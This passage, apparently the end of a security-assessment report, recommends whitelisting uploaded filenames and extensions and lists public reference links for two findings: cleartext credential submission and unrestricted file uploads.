If there is no need to have Unicode characters, it is highly recommended to only accept alpha-numeric characters and only one dot as an input for the file name and the extension.

Never accept a filename and its extension directly without having a white-list filter.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/vulnerabilities/web/unrestricted-file-upload/>
- <https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/unrestricted-file-upload/>

References

Finding 1: Non-Encrypted Credentials

<https://cwe.mitre.org/data/definitions/311.html>

https://portswigger.net/kb/issues/00300100_clear-text-submission-of-password

Finding 2: Unrestricted File Uploads

<https://book.hacktricks.xyz/pentesting-web/file-upload>

<https://www.thehacker.recipes/web/inputs/unrestricted-file-upload>